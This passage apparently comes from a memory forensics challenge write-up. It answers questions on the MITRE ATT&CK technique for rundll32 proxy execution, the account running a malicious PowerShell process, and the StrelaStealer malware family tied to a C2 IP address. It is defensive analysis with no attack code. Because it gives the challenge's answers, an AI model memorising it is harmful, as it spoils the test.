
The results reference:
- System Binary Proxy Execution: Rundll32
- Sub-technique ID: T1218.011
This technique describes how adversaries abuse the legitimate Windows utility rundll32.exe to proxy execution of malicious code, including executing malicious DLL payloads.
Since the malware used rundll32 to execute a second-stage DLL payload, the applicable MITRE ATT&CK sub-technique is: T1218.011
Question 6
Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?
Analysis
The username under which the malicious process runs can also be found in the proc-v.txt output. 
The entry for powershell.exe (PID 3692) shows the associated username in the final column: Elon
Question 7
Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?
Analysis
Using the IOC identified in Question 1 45.9.74.32, I searched the IP address on VirusTotal.

Under the Crowdsourced context section on VirusTotal, the IP address is associated with the malware family: StrelaStealer
Conclusion
Memory analysis of the compromised workstation revealed malicious execution via powershell.exe, which connected to a WebDAV-based C2 server and executed a second-stage DLL using rundll32.
Correlation of process artifacts, network indicators, and threat intelligence confirmed the activity as associated with the StrelaStealer malware family and mapped to MITRE ATT&CK technique T1218.011.
This case highlights the effectiveness of memory forensics in uncovering in-memory execution and attacker infrastructure.